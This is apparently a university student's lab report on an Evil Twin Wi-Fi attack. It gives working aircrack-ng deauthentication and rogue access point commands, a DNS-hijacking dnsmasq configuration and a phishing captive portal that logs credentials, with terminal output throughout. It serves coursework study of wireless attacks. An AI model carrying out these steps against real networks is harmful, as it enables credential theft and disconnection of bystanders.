Binghamton University, Watson School of Engineering

Stage 1:
Evil Twin Attack on a Wireless Network
Using Two Wi-Fi USB Adapters with Atheros AR9271 Chipset

Bhaskara Yashwant Bitra
Science of Cyber Security - CS 559
Prof. Guanhua Yan
September 30th, 2024

Contents

1. Setting up the Environment

1.1 Overview

This project simulates an Evil Twin attack. The attacker creates a fake/rogue Wi-Fi access point that replicates a real network or seems like free public Wi-Fi. The attacker aims to trick people into connecting to the access point and steals their important credentials/data using a capture page/captive portal.

The attack used **two USB Wi-Fi adapters** with the **Atheros AR9271 chipset** (supporting monitor mode, packet injection, and master mode).

1.2 Host Virtual Machine

The attacker's system was running **Kali Linux**. Some tools were included and a few were downloaded, including:

- **airmon-ng** for enabling monitor mode.
- **aireplay-ng** for performing the de-authentication attack.
- **airbase-ng** for setting up the rogue access point.
- **dnsmasq** for DHCP and DNS services.
- **Python** for hosting the captive portal/ phishing page.

1.3 Attacker Setup with Two USB Wi-Fi Adapters

Two USB Wi-Fi adapters were used, both supporting the Atheros AR9271 chipset:

- **wlan1**: Used in **monitor mode** to perform de-authentication and packet injection.
- **wlan2**: Used in **master mode** to create the rogue access point.

1.4 Victim Machine (Windows)

The victim's computer runs the Windows operating system. The device automatically searches for Wi-Fi networks. When the attack begins, the victim's computer disconnects from its current Wi-Fi and searches for a new one. In this case, the user is presented with a tempting fake network called FreeWiFi or a fake network that appears legitimate. As a result, the victim usually connects to either network, believing it is free internet or legitimate because people often do this when they see something being offered for free. When they connect to a rogue network replica of an actual network, they connect automatically instead of verifying the network.

Clients running Windows are particularly vulnerable since they prioritize open networks, familiar SSIDs, or networks with stronger signals, and the user may not check the network's legitimacy.

2. Vulnerability, Exploit, Attack Surface, and Attack Vector

2.1 Vulnerability in the Project

Clients cannot verify the trustworthiness of networks based solely on SSIDs, exposing users to risk. Attackers exploit this loophole by creating access points that rely on the SSIDs and deceive users into connecting without suspicion.

2.2 Exploit Used in the Project

1. **Deauthentication Attack**: Clients are forcibly disconnected from their current network, pushing them to reconnect to the rogue AP.
2. **Rogue Access Point**: A fake AP called **FreeWiFi** is created, which unsuspecting users believe to be a free public Wi-Fi service.
3. **Captive Portal Attack (Evil Twin)**: The attacker hosts a fake login page (captive portal) to capture sensitive information such as usernames, passwords, phone numbers, zip codes, and email addresses.

2.3 Why the Attack Works

The Evil Twin attack works because wireless devices, like those running Windows, cannot verify the legitimacy of a network beyond its SSID (network name). Attackers can create a rogue access point with the same SSID or an enticing name like "FreeWiFi," which users and devices trust and connect to automatically, especially in public spaces. Additionally, many devices are configured to reconnect to available networks after a disconnection, further aiding the attack. Once connected, users are tricked into submitting personal information via a fake login page, allowing attackers to capture sensitive data.

2.4 Attack Surface

The attack surface includes:

- **Nearby Wi-Fi networks and clients** within the attack range.
- **Users looking for free Wi-Fi** in public places such as airports, malls, or coffee shops.


2.5 Attack Vector

The attack vector involves:

1. **Performing a de-authentication attack** to disconnect clients from their current network.
2. **Creating a rogue AP** with a familiar or enticing SSID such as "FreeWiFi".
3. **Redirecting users to a captive portal** where they are prompted to enter personal details

3. Attack Scenarios

All Linux commands are run from the Root terminal.
The victim machine (Windows) was already connected to the hotspot "Ron" before the attack was launched.



3.1 Deauthentication and Rogue AP Creation

Step 1: Enable Monitor Mode on wlan1

To start, the attacker enables monitor mode on wlan1 to intercept packets and perform the de-authentication attack.

airmon-ng start wlan1

```
┌──(root㉿kali)-[~]
└─# airmon-ng start wlan1

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    920 NetworkManager
   1012 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Tiger Lake PCH CNVi WiFi (rev 11)
phy2    wlan1           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy2]wlan1 on [phy2]wlan1mon)
                (mac80211 station mode vif disabled for [phy2]wlan1)
phy3    wlan2           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
```

Step 2: Verify Monitor Mode

Once monitor mode is enabled, the following Step verifies the status of wlan1mon:

iwconfig

```
┌──(root㉿kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"Ron"
          Mode:Managed  Frequency:2.437 GHz  Access Point: DE:62:A3:5D:02:C
          Bit Rate=1 Mb/s   Tx-Power=0 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=70/70  Signal level=-37 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:9   Missed beacon:0

wlan2     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=30 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

wlan1mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Step 3: Scan for Available Networks

The attacker scans the airspace to identify the BSSID and channel of nearby networks.

airodump-ng wlan1mon

```
┌──(root㉿kali)-[~]
└─# airodump-ng wlan1mon


 CH 14 ][ Elapsed: 0 s ][ 2024-09-26 23:53

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 30:DE:4B:10:34:A2  -79        2        0    0   3  270   WPA2 CCMP   PSK  <length:  0>
 A2:C9:EB:21:B8:77   -1        0        0    0   8   -1                <length:  0>
 30:DE:4B:10:01:2A  -73        3        0    0   3  270   WPA2 CCMP   PSK  <length:  0>
 98:DE:D0:91:2F:F8  -80        2        0    0   2  405   WPA2 CCMP   PSK  The Fish Tank
 30:DE:4B:10:42:0E  -77        3        0    0   3  270   WPA2 CCMP   PSK  <length:  0>
 32:DE:4B:20:01:2A  -73        4        0    0   3  270   WPA2 CCMP   PSK  126Murray
 CE:AB:F8:F2:F9:DD  -74        2        0    0   6  720   WPA2 CCMP   PSK  <length:  0>
 BE:AB:F8:F2:F9:DD  -73        4        0    0   6  720   WPA2 CCMP   PSK  <length:  0>
 DE:62:A3:5D:02:C4  -57        4        0    0   6  130   WPA2 CCMP   PSK  Ron
 F0:7B:65:1D:C2:7B  -47        4        0    0   6  260   WPA2 CCMP   PSK  The Maze
 84:A0:6E:B0:43:76  -76        1        0    0   1  195   WPA2 CCMP   PSK  MySpectrumWiFi70-2G
 E0:E1:A9:CF:0C:1B  -83        2        0    0   1  130   WPA2 CCMP   PSK  MySpectrumWiFi70-2G-plus
 62:83:E7:DE:6D:A3  -81        3        0    0   1  130   WPA2 CCMP   PSK  <length:  0>
 6C:CD:D6:83:E8:BF  -62        2        1    0  10  260   WPA2 CCMP   PSK  NETGEAR34
 E8:AD:A6:5F:59:A6  -73        2        0    0  11  195   WPA2 CCMP   PSK  MySpectrumWiFia0-2G
 A2:C9:EB:21:F0:72  -73        3        1    0   9  360   WPA2 CCMP   PSK  ORBI99
 9C:C9:EB:21:F0:72  -71        2        0    0   9  360   WPA2 CCMP   PSK  <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 A2:C9:EB:21:B8:77  EA:4A:7A:82:D4:D2  -84    0 - 1     18        7
```

Step 4: Perform a Deauthentication Attack


After identifying the target network, the attacker sends **de-authentication packets** to disconnect legitimate clients from their current network. In this case, the current network is my personal hotspot "Ron".

airodump-ng --bssid -c 10 -w capture wlan1mon

```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid DE:62:A3:5D:02:C4 -c 6 -w capture wlan1mon
00:00:01  Created capture file "capture-01.cap".

 CH  6 ][ Elapsed: 4 mins ][ 2024-09-27 00:04 ][ WPA handshake: DE:62:A3:5D:02:C4

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 DE:62:A3:5D:02:C4  -33  49     2214      536    0   6  130   WPA2 CCMP   PSK  Ron

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 DE:62:A3:5D:02:C4  D0:39:57:2D:46:9B  -33    1e- 1e     0      488
```

aireplay-ng --deauth 10 -a [BSSID] wlan1mon

```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 10 -a DE:62:A3:5D:02:C4 wlan1mon
00:03:15  Waiting for beacon frame (BSSID: DE:62:A3:5D:02:C4) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
00:03:15  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:15  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:16  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:16  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:17  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:17  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:18  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:18  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:19  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
00:03:19  Sending DeAuth (code 7) to broadcast -- BSSID: [DE:62:A3:5D:02:C4]
```



This attack pushes users to look for available networks to reconnect.

Step 5: Create the Rogue AP

Next, the attacker creates a **rogue access point** named **FreeWiFi** using wlan2 (Base Wifi Adaptor with Master Mode), which appears to be a free public Wi-Fi hotspot.

airbase-ng -e "FreeWiFi" -c [Channel] wlan2

```
┌──(root㉿kali)-[~]
└─# airbase-ng -e "FreeWifi" -c 6 wlan2
ioctl(SIOCSIWMODE) failed: Device or resource busy
00:09:20  Created tap interface at0
00:09:20  Trying to set MTU on at0 to 1500
00:09:20  Trying to set MTU on wlan2 to 1800
00:09:20  Access Point with BSSID CA:C9:38:35:DC:F2 started.
```

This Step configures the rogue AP to operate on the same channel as the deauthenticated network

Step 6: Assign IP to Rogue AP (at0 - Virtual Interface created by Step 5)

The attacker assigns an IP address to the rogue AP (at0) to begin offering network services.

ifconfig at0 up 10.0.0.1 netmask 255.255.255.0

```
┌──(root㉿kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:"FBI Surveillance Van"
          Mode:Managed  Frequency:5.22 GHz  Access Point: 74:37:5F:CD:8B:DA
          Bit Rate=1 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:on
          Link Quality=36/70  Signal level=-74 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:13   Missed beacon:0

wlan2     IEEE 802.11  Mode:Monitor  Frequency:2.437 GHz  Tx-Power=30 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

wlan1mon  IEEE 802.11  Mode:Monitor  Frequency:2.437 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

at0       no wireless extensions.
```

```
┌──(root㉿kali)-[~]
└─# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0

┌──(root㉿kali)-[~]
└─# ifconfig at0
at0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.1  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 fe80::c8c9:38ff:fe35:dcf2  prefixlen 64  scopeid 0x20<link>
        ether ca:c9:38:35:dc:f2  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 516 (516.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

3.2 Setting Up Port Forwarding and NAT

The attacker needs to ensure that traffic from the victim's device connected to the rogue AP is properly forwarded to the internet.

Step 7: Enable IP Forwarding

To forward traffic between the rogue AP (at0) and the internet-connected interface (wlan0), the attacker enables IP forwarding:

echo 1 > /proc/sys/net/ipv4/ip_forward

Step 8: Configure iptables and NAT

Next, the attacker sets up NAT (Network Address Translation) so that traffic from the victim is routed through the attacker's device to the internet.

iptables --flush
iptables --table nat --flush
iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT

This ensures that clients connected to the rogue AP can access the internet.

3.3 Setting Up DNS Services

Step 9: Configure dnsmasq for DHCP and DNS

The attacker uses **dnsmasq** to provide DHCP and DNS services to clients connecting to the rogue AP. This setup ensures that clients are assigned an IP address and all DNS requests are routed through the attacker's system.

nano /etc/dnsmasq.conf

The following statements are added to dnsmasq.conf to handle DHCP and DNS:

interface=at0
dhcp-range=10.0.0.2,10.0.0.254,12h
address=/#/10.0.0.1

```
# Include all the files in a directory except those ending in .bak
#conf-dir=/etc/dnsmasq.d,.bak

# Include all files in a directory which end in .conf
#conf-dir=/etc/dnsmasq.d/,*.conf

# If a DHCP client claims that its name is "wpad", ignore that.
# This fixes a security hole. see CERT Vulnerability VU#598349
#dhcp-name-match=set:wpad-ignore,wpad
#dhcp-ignore-names=tag:wpad-ignore

interface=at0
dhcp-range=10.0.0.2,10.0.0.254,12h
address=/#/10.0.0.1
```

Step 10: Restart dnsmasq


After configuring dnsmasq, the attacker restarts the service to apply the changes:

systemctl restart dnsmasq

3.4 Captive Portal Wifi Attack

Create a new folder “captive_portal” and add index.html and server.py to the folder. Once the victim connects to **FreeWiFi**, they are presented with a **captive portal** (phishing page) that mimics a login screen. The client's MAC address matches the victim's physical address, which is D0:39:57:2D:46:9B, so the connection is verified. The airbase command that we performed earlier provides us with a response that confirms the victim machine is actually connected to our FreeWifi network.

```
┌──(root㉿kali)-[~]
└─# airbase-ng -e "FreeWifi" -c 6 wlan2
ioctl(SIOCSIWMODE) failed: Device or resource busy
00:09:20  Created tap interface at0
00:09:20  Trying to set MTU on at0 to 1500
00:09:20  Trying to set MTU on wlan2 to 1800
00:09:20  Access Point with BSSID CA:C9:38:35:DC:F2 started.
read failed: Network is down
wi_read(): Network is down
read failed: Network is down
wi_read(): Network is down
00:20:06  Client D0:39:57:2D:46:9B associated (unencrypted) to ESSID: "FreeWifi"
00:20:23  Client D0:39:57:2D:46:9B reassociated (unencrypted) to ESSID: "FreeWifi"
```




Step 11: Create Captive Portal (index.html)


The attacker creates a Captive Portal that prompts the victim to enter their username, password, email address, zip code, and phone number.


nano index.html

The captive portal is a simple HTML form with input fields for collecting sensitive information. Captive Portal before entering details.



After entering the sensitive details in hope of connecting to a free Wifi where username - bbitra1, password - Cyber123, Phone number - 8135938899, zip code - 13905, email - bbitra1@binghamton.edu





Step 12: Host the Captive Portal Using Python

The attacker hosts the Captive Portal using a **Python HTTP server**. After the victim connects to FreeWifi, we get a response to verify the connection.

python3 server.py

```
┌──(root㉿kali)-[~/captive_portal]
└─# python3 server.py
EVil-Twin is running...
10.0.0.9 - - [27/Sep/2024 00:20:33] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:37] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:41] "GET /redirect HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /favicon.ico HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:45] "GET /filestreamingservice/files/33c09f5d-51f8-
2466ad0?P1=1727411540&P2=404&P3=2&P4=N7frJDTGA%2f6qZdetEUrQRXkmKccoHoLBGlq35%2fUuqp
5PETMt0Y6W5A3u1MSy1rOX%2fATdpRPpExg%3d%3d HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:20:57] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:10] "GET / HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:10] "GET / HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:14] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:16] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:16] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:34] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:21:59] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:22:30] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:23:00] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:23:30] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:24:04] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:24:34] "GET /connecttest.txt HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:25:51] "POST /capture HTTP/1.1" 200 -
10.0.0.9 - - [27/Sep/2024 00:25:51] "GET /connecttest.txt HTTP/1.1" 200 -
----------------------------------------
```

Step 13: Capture Credentials

Once the victim submits their information, the attacker captures the credentials and stores them in a file (creds.txt) in the captive_portal folder.

cat ~/captive_portal/creds.txt

```
┌──(root㉿kali)-[~/captive_portal]
└─# ls
creds.txt  index.html  server.py
```

```
┌──(root㉿kali)-[~/captive_portal]
└─# cat creds.txt
Username: bbitra1, Password: Cyber123, Phone: 8135938899, ZIP: 13905, Email: bbitra1@binghamton.edu
```

At this point, the attacker has successfully captured the victim's personal information.

4. Conclusion and Future Work

In this project, an Evil Twin attack was successfully executed using **two USB Wi-Fi adapters**. The attack tricked users into connecting to a rogue AP named **FreeWiFi**, thinking it was free public Wi-Fi. The attacker then redirected them to a phishing page to capture sensitive credentials.

Future Work:

- **Enhancing the captive portal** to better mimic popular Wi-Fi portals for higher success rates.
- **Integration Bridge-Utils** for providing internet access to the victims since the NAT Tables are not functioning properly
- **Automating the attack** to work in more complex environments with multiple APs.

5. Bibliography

1. Atheros AR9271 Chipset - https://techinfodepot.shoutwiki.com/wiki/Atheros_AR9271
2. Airmon-ng Documentation - https://www.aircrack-ng.org/doku.php?id=airmon-ng
3. Aireplay-ng Documentation - https://www.aircrack-ng.org/doku.php?id=aireplay-ng
4. Airbase-ng Documentation - https://www.aircrack-ng.org/doku.php?id=airbase-ng
5. Aircrack-ng Suite Documentation - https://www.aircrack-ng.org/documentation.html
6. dnsmasq Man Page - https://thekelleys.org.uk/dnsmasq/doc.html
7. Python HTTPServer Documentation - https://docs.python.org/3/library/http.server.html
8. De-authentication Attack - https://en.wikipedia.org/wiki/Wi-Fi_deauthentication_attack
9. Rogue Access Point - https://en.wikipedia.org/wiki/Rogue_access_point
10. Monitor Mode Verification - https://linux.die.net/man/8/iwconfig
11. Linux Steps - https://linux.die.net/man/8/
12. iptables - https://en.wikipedia.org/wiki/Iptables#:~:text=6%20External%20links-,Overview,traversing%20the%20rules%20in%20chains.
13. index.html - https://developer.mozilla.org/en-US/docs/Web/HTML
14. Airodump-ng Documentation - https://www.aircrack-ng.org/doku.php?id=airodump-ng